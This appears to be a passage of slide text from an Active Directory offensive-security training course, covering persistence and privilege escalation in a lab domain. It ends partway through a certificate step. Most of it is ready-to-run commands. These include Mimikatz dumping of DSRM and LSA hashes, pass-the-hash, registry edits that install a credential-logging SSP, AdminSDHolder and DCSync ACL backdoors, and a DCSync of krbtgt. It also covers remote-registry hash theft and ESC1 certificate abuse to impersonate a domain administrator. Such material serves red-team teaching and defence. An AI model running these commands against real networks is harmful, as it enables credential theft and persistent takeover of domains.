- Prepend 0x to each and modify kiwikey array value in the code linked above
`DWORD kiwiKey[] = {0x2a74aa56, 0xcab9eb6b, 0x709ffc62, 0xd30ce0a2}`

Domain Persistence – DSRM

- DSRM is Directory Services Restore Mode.
- There is a local administrator on every DC called "Administrator" whose password is the DSRM password.
- DSRM password (SafeModePassword) is saved when a server is promoted to Domain Controller and it is rarely changed.
- After altering the configuration on the DC, it is possible to pass the NTLM hash of this user to access the DC.

Domain Persistence – DSRM

- Dump DSRM password (needs DA privs)

```
Invoke-Mimikatz -Command '"token::elevate"  
"lsadump::sam"' -Computername us-dc
```

- Compare the Administrator hash with the Administrator hash of below command

```
Invoke-Mimikatz -Command '"lsadump::lsa /patch"' -  
Computername us-dc
```

- First one is the DSRM local Administrator.

Domain Persistence – DSRM

- Since it is the 'local' administrator of the DC, we can pass the hash to authenticate.
- But, the Logon Behavior for the DSRM account needs to be changed before we can use its hash

```
Enter-PSSession -Computername us-dc
```

```
New-ItemProperty
```

```
"HKLM:\System\CurrentControlSet\Control\Lsa\" -Name
```

```
"DsrAdminLogonBehavior" -value 2 -PropertyType DWORD
```

Domain Persistence – DSRM

- Use below command to pass the hash

```
Invoke-Mimikatz -Command '"sekurlsa::pth /domain:us-dc  
/user:Administrator  
/ntlm:917ecdd1b4287f7051542d0241900cf0  
/run:powershell.exe"'
```

```
ls \\us-dc\C$
```

- To use PSRemoting, we must force NTLM authentication:

```
Enter-PSSession -ComputerName us-dc -Authentication  
Negotiate
```

Domain Persistence – Custom SSP

- A Security Support Provider (SSP) is a DLL which provides ways for an application to obtain an authenticated connection. Some SSP Packages by Microsoft are
 - NTLM
 - Kerberos
 - Wdigest
 - CredSSP
- Mimikatz provides a custom SSP - mimilib.dll. This SSP logs local logons, service account and machine account passwords in clear text on the target server.

Domain Persistence – Custom SSP


- We can use either of the ways:
 - Drop the mimilib.dll to system32 and add mimilib to HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages:

```
$packages = Get-ItemProperty  
HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\OSConfig\ -Name 'Security  
Packages'| select -ExpandProperty 'Security Packages'  
$packages += "mimilib"  
Set-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\OSConfig\ -  
Name 'Security Packages' -value $packages  
Set-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\ -Name  
'Security Packages' -value $packages
```
 - Using mimikatz, inject into lsass (Not stable with Server 2016 and 2019):

```
Invoke-Mimikatz -Command '"misc::memssp"'
```

Domain Persistence –Malicious SSP

- All local logons on the DC are logged to C:\Windows\system32\kiwissp.log



```
mimilsa - Notepad
File Edit Format View Help
[00000000:000f8990] OPSDC\OPS-DC$
[00000000:000f89ac] OPSDC\OPS-DC$
[00000000:000f97c6] OPSDC\Administrator [REDACTED]
[00000000:0006ea9f] OPSDC\Administrator [REDACTED]
[00000000:0010e4dd] OPSDC\OPS-DC$
[00000000:0010e4f2] OPSDC\OPS-DC$
[00000000:0010f20e] OPSDC\Administrator [REDACTED]
[00000000:0006ea9f] OPSDC\Administrator [REDACTED]
```

Domain Persistence using ACLs – AdminSDHolder

- Resides in the System container of a domain and used to control the permissions - using an ACL - for certain built-in privileged groups (called Protected Groups).
- Security Descriptor Propagator (SDPROP) runs every hour and compares the ACL of protected groups and members with the ACL of AdminSDHolder and any differences are overwritten on the object ACL.

Domain Persistence using ACLs – AdminSDHolder

- Protected Groups

Account Operators	Enterprise Admins
Backup Operators	Domain Controllers
Server Operators	Read-only Domain Controllers
Print Operators	Schema Admins
Domain Admins	Administrators
Replicator	

Domain Persistence using ACLs – AdminSDHolder

- Well known abuse of some of the Protected Groups - All of the below can log on locally to DC

Account Operators	Cannot modify DA/EA/BA groups. Can modify nested group within these groups.
Backup Operators	Backup GPO, edit to add SID of controlled account to a privileged group and Restore.
Server Operators	Run a command as system (using the disabled Browser service)
Print Operators	Copy ntds.dit backup, load device drivers.

Domain Persistence using ACLs – AdminSDHolder

- With DA privileges (Full Control/Write permissions) on the AdminSDHolder object, it can be used as a backdoor/persistence mechanism by adding a user with Full Permissions (or other interesting permissions) to the AdminSDHolder object.
- In 60 minutes (when SDPROP runs), the user will be added with Full Control to the AC of groups like Domain Admins without actually being a member of it.

Domain Persistence using ACLs – AdminSDHolder

- Add FullControl permissions for a user to the AdminSDHolder using PowerView as DA:
`Add-DomainObjectAcl -TargetIdentity
'CN=AdminSDHolder,CN=System,dc=us,dc=techcorp,dc=local' -PrincipalIdentity
studentuser1 -Rights All -PrincipalDomain us.techcorp.local -TargetDomain
us.techcorp.local -Verbose`
- Using ActiveDirectory Module and RACE toolkit (<https://github.com/samratashok/RACE>) :
`Set-DCPermissions -Method AdminSDHolder -SAMAccountName studentuser1 -Right
GenericAll -DistinguishedName
'CN=AdminSDHolder,CN=System,dc=us,dc=techcorp,dc=local' -verbose`

Domain Persistence using ACLs – AdminSDHolder

- Other interesting permissions (ResetPassword, WriteMembers) for a user to the AdminSDHolder:

```
Add-DomainObjectAcl -TargetIdentity  
'CN=AdminSDHolder,CN=System,dc=us,dc=techcorp,dc=local' -  
PrincipalIdentity studentuser1 -Rights ResetPassword -  
PrincipalDomain us.techcorp.local -TargetDomain us.techcorp.local -  
Verbose
```

```
Add-DomainObjectAcl -TargetIdentity  
'CN=AdminSDHolder,CN=System,dc=us,dc=techcorp,dc=local' -  
PrincipalIdentity studentuser1 -Rights WriteMembers -PrincipalDomain  
us.techcorp.local -TargetDomain us.techcorp.local -Verbose
```

Domain Persistence using ACLs – AdminSDHolder

- Run SDProp manually using Invoke-SDPropagator.ps1 from Tools directory:

```
Invoke-SDPropagator -timeoutMinutes 1 -showProgress -Verbose
```

- For pre-Server 2008 machines:

```
Invoke-SDPropagator -taskname FixUpInheritance -timeoutMinutes 1 -showProgress -Verbose
```

Domain Persistence using ACLs – AdminSDHolder

- Check the Domain Admins permission - PowerView as normal user:

```
Get-DomainObjectAcl -Identity 'Domain Admins' -  
ResolveGUIDs | ForEach-Object {$_ | Add-Member  
NoteProperty 'IdentityName' $(Convert-SidToName  
$_ .SecurityIdentifier); $_} | ?{$_.IdentityName -match  
"studentuser1"}
```

- Using ActiveDirectory Module:

```
(Get-Acl -Path 'AD:\CN=Domain  
Admins,CN=Users,DC=us,DC=techcorp,DC=local') .Access |  
?{$_.IdentityReference -match 'studentuser1'}
```

Domain Persistence using ACLs – AdminSDHolder

- Abusing FullControl using PowerView:

```
Add-DomainGroupMember -Identity 'Domain Admins' -Members  
testda -Verbose
```

- Using ActiveDirectory Module:

```
Add-ADGroupMember -Identity 'Domain Admins' -Members  
testda
```


Persistence using ACLs – AdminSDHolder

- Abusing ResetPassword using PowerView:

```
Set-DomainUserPassword -Identity testda -AccountPassword  
(ConvertTo-SecureString "Password@123" -AsPlainText -  
Force) -Verbose
```

- Using ActiveDirectory Module:

```
Set-ADAccountPassword -Identity testda -NewPassword  
(ConvertTo-SecureString "Password@123" -AsPlainText -  
Force) -Verbose
```

Persistence using ACLs – Rights Abuse

- There are even more interesting ACLs which can be abused.
- For example, with DA privileges, the ACL for the domain root can be modified to provide useful rights like FullControl or the ability to run "DCSync".

Persistence using ACLs – Rights Abuse

- Add FullControl rights:

```
Add-DomainObjectAcl -TargetIdentity  
"dc=us,dc=techcorp,dc=local" -PrincipalIdentity  
studentuser1 -Rights All -PrincipalDomain  
us.techcorp.local -TargetDomain us.techcorp.local -  
Verbose
```

- Using ActiveDirectory Module and RACE:

```
Set-ADACL -SamAccountName studentuser1 -  
DistinguishedName 'DC=us,DC=techcorp,DC=local' -Right  
GenericAll -Verbose
```

Persistence using ACLs – Rights Abuse

- Add rights for DCSync:

```
Add-DomainObjectAcl -TargetIdentity  
"dc=us,dc=techcorp,dc=local" -PrincipalIdentity  
studentuser1 -Rights DCSync -PrincipalDomain  
us.techcorp.local -TargetDomain us.techcorp.local -  
Verbose
```

- Using ActiveDirectory Module and RACE:

```
Set-ADACL -SamAccountName studentuser1 -  
DistinguishedName 'DC=us,DC=techcorp,DC=local' -  
GUIDRight DCSync -Verbose
```

Persistence using ACLs – Rights Abuse

- Execute DCSync:

```
Invoke-Mimikatz -Command '"lsadump::dcsync  
/user:us\krbtgt"'
```

or

```
C:\AD\Tools\SafetyKatz.exe "lsadump::dcsync  
/user:us\krbtgt" "exit"
```

Hands-On 16

- Later during the extra lab time:
 - Check if studentuser~~x~~ has Replication (DCSync) rights.
 - If yes, execute the DCSync attack to pull hashes of the krbtgt user.
 - If no, add the replication rights for the studentuser~~x~~ and execute the DCSync attack to pull hashes of the krbtgt user.

Persistence using ACLs – Security Descriptors

- It is possible to modify Security Descriptors (security information like Owner, primary group, DACL and SACL) of multiple remote access methods (securable objects) to allow access to non-admin users.
- Administrative privileges are required for this.
- It, of course, works as a very useful and impactful backdoor mechanism.

Persistence using ACLs – Security Descriptors

- Security Descriptor Definition Language defines the format which is used to describe a security descriptor. SDDL uses ACE strings for DACL and SACL:
`ace_type;ace_flags;rights;object_guid;inherit_object_guid;account_sid`
- ACE for built-in administrators for WMI namespaces
`A;CI;CCDCLCSWRPWPRCWD;;;SID`

Persistence using ACLs – Security Descriptors - WMI

ACLs can be modified to allow non-admin users access to securable objects. Using the RACE toolkit:

- `C:\AD\Tools\RACE-master\RACE.ps1`
- On local machine for student1:
`Set-RemoteWMI -SamAccountName studentuser1 -Verbose`
- On remote machine for studentuser1 without explicit credentials:
`Set-RemoteWMI -SamAccountName studentuser1 -ComputerName us-dc -Verbose`
- On remote machine with explicit credentials. Only root\cimv2 and nested namespaces:
`Set-RemoteWMI -SamAccountName studentuser1 -ComputerName us-dc -Credential Administrator -namespace 'root\cimv2' -Verbose`
- On remote machine **remove** permissions:
`Set-RemoteWMI -SamAccountName studentuser1 -ComputerName us-dc -Remove`

Persistence using ACLs – Security Descriptors - PowerShell Remoting

Using the RACE toolkit

- On local machine for studentuser1:

```
Set-RemotePSRemoting -SamAccountName studentuser1 -Verbose
```

- On remote machine for studentuser1 without credentials:

```
Set-RemotePSRemoting -SamAccountName studentuser1 -  
ComputerName us-dc -Verbose
```

- On remote machine, remove the permissions:


```
Set-RemotePSRemoting -SamAccountName studentuser1 -  
ComputerName us-dc -Remove
```

Persistence using ACLs – Security Descriptors - Remote Registry

- Using RACE or DAMP toolkit, with admin privs on remote machine
`Add-RemoteRegBackdoor -ComputerName us-dc -Trustee studentuser1 -Verbose`
- As studentuser1, retrieve machine account hash:
`Get-RemoteMachineAccountHash -ComputerName us-dc -Verbose`
- Retrieve local account hash:
`Get-RemoteLocalAccountHash -ComputerName us-dc -Verbose`
- Retrieve domain cached credentials:
`Get-RemoteCachedCredential -ComputerName us-dc -Verbose`

Cross Trust Attacks

- We now have access Domain Admin privileges in the us.techcorp.local domain.
- Let's discuss attacks across Domain Trusts and Forest trusts.




Cross Domain Attacks – AD CS

- Active Directory Certificate Services (AD CS) enables use of Public Key Infrastructure (PKI) in active directory forest.
- AD CS helps in authenticating users and machines, encrypting and signing documents, filesystem, emails and more.
- "AD CS is the Server Role that allows you to build a public key infrastructure (PKI) and provide public key cryptography, digital certificates, and digital signature capabilities for your organization."

Cross Domain Attacks – AD CS - Terminology

- CA - The certification authority that issues certificates. The server with AD CS role (DC or separate) is the CA.
- Certificate - Issued to a user or machine and can be used for authentication, encryption, signing etc.
- CSR - Certificate Signing Request made by a client to the CA to request a certificate.
- Certificate Template - Defines settings for a certificate. Contains information like - enrolment permissions, EKUs, expiry etc.
- EKU OIDs - Extended Key Usages Object Identifiers. These dictate the use of a certificate template (Client authentication, Smart Card Logon, SubCA etc.)

Cross Domain Attacks – AD CS - Example



Cross Domain Attacks – AD CS - Abuse

- There are various ways of abusing ADCS! (See the link to "Certified Pre-Owned" paper in slide notes):
 - Extract user and machine certificates
 - Use certificates to retrieve NTLM hash
 - User and machine level persistence
 - Escalation to Domain Admin and Enterprise Admin
 - Domain persistence
- We will not discuss all of the techniques!

Cross Domain Attacks – AD CS - Abuse

Stealing Certificates	THEFT1 Export certs with private keys using Windows' crypto APIs	THEFT2 Extracting user certs with private keys using DPAPI	THEFT3 Extracting machine certs with private keys using DPAPI	THEFT4 Steal certificates from files and stores	THEFT5 Use Kerberos PKINIT to get NTLM hash
Persistence	PERSIST1 User persistence by requesting new certs	PERSIST2 Machine persistence by requesting new certs	PERSIST3 User/Machine persistence by renewing certs		

Cross Domain Attacks – AD CS - Abuse

Escalation	<p>ESC1</p> <p>Enrolee can request cert for ANY user</p>	<p>ESC2</p> <p>Any purpose or no EKU (potentially dangerous)</p>	<p>ESC3</p> <p>Request an enrollment agent certificate and use it to request cert on behalf of ANY user</p>	<p>ESC4</p> <p>Overly permissive ACLs on templates</p>	<p>ESC5</p> <p>Poor access control on CA server, CA server computer object etc.</p>	<p>ESC6</p> <p>EDITF_ATTRIBUTESUBJECTALTNAME 2 setting on CA - Request certs for ANY user</p>	<p>ESC7</p> <p>Poor access control on roles on CA authority like "CA Administrator" and "Certificate Manager"</p>	<p>ESC8</p> <p>NTLM relay to HTTP enrollment endpoints</p>
Domain Persistence	<p>DPERSIST1</p> <p>Forge certificates with stolen CA private keys</p>	<p>DPERSIST2</p> <p>Malicious root/intermediate CAs</p>	<p>DPERSIST3</p> <p>Backdoor CA Server, CA server computer object etc.</p>					

Cross Domain Attacks – AD CS - Enumeration

- We can use the Certify tool (<https://github.com/GhostPack/Certify>) to enumerate (and for other attacks) AD CS in the target forest:

`Certify.exe cas`

- Enumerate the templates.:

`Certify.exe find`

- Enumerate vulnerable templates:

`Certify.exe find /vulnerable`

Priv Esc - Across domain trusts – AD CS

- Common requirements/misconfigurations for all the Escalations
 - CA grants normal/low-privileged users enrollment rights
 - Manager approval is disabled
 - Authorization signatures are not required
 - The target template grants normal/low-privileged users enrollment rights

Cross Domain Attacks – AD CS - Escalation

- In techcorp, the user pawadmin has enrollment rights to a template - ForAdminsofPrivilegedAccessWorkstations
- The template has ENROLLEE_SUPPLIES_SUBJECT value for msPKI-Certificates-Name-Flag. (ESC1)
- This means pawadmin can request certificate for ANY user.
- Note that this does not show up when we enumerate vulnerable templates in Certify. Use:

`Certify.exe find`

`Certify.exe find /enrolleeSuppliesSubject`

Cross Domain Attacks – AD CS - Escalation

- We have the certificate of pawadmin that we extracted from us-jump. (THEFT4)
- Use the certificate to request a TGT for pawadmin and inject it:

```
C:\AD\Tools\Rubeus.exe asktgt /user:pawadmin  
/certificate:C:\AD\Tools\pawadmin.pfx  
/password:SecretPass@123 /nowrap /ptt
```

Cross Domain Attacks – AD CS - Escalation to DA

- Request a certificate for DA!

```
C:\AD\Tools\Certify.exe request /ca:Techcorp-  
DC.techcorp.local\TECHCORP-DC-CA  
/template:ForAdminsofPrivilegedAccessworkstations  
/altname:Administrator
```

- Convert from cert.pem to pfx:

```
C:\AD\Tools\openssl\openssl.exe pkcs12 -in C:\AD\Tools\cert.pem -  
keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export  
-out C:\AD\Tools\DA.pfx
```

- Request DA TGT and inject it:

```
C:\AD\Tools\Rubeus.exe asktgt /user:Administrator  
/certificate:C:\AD\Tools\DA.pfx /password:SecretPass@123 /nowrap  
/ptt
```

Cross Domain Attacks – AD CS - Escalation to EA

- Request a certificate for EA!

```
C:\AD\Tools\Certify.exe request /ca:Techcorp-  
DC.techcorp.local\TECHCORP-DC-CA  
/template:ForAdminsofPrivilegedAccessworkstations  
/altname:Administrator
```

- Convert from cert.pem to pfx:

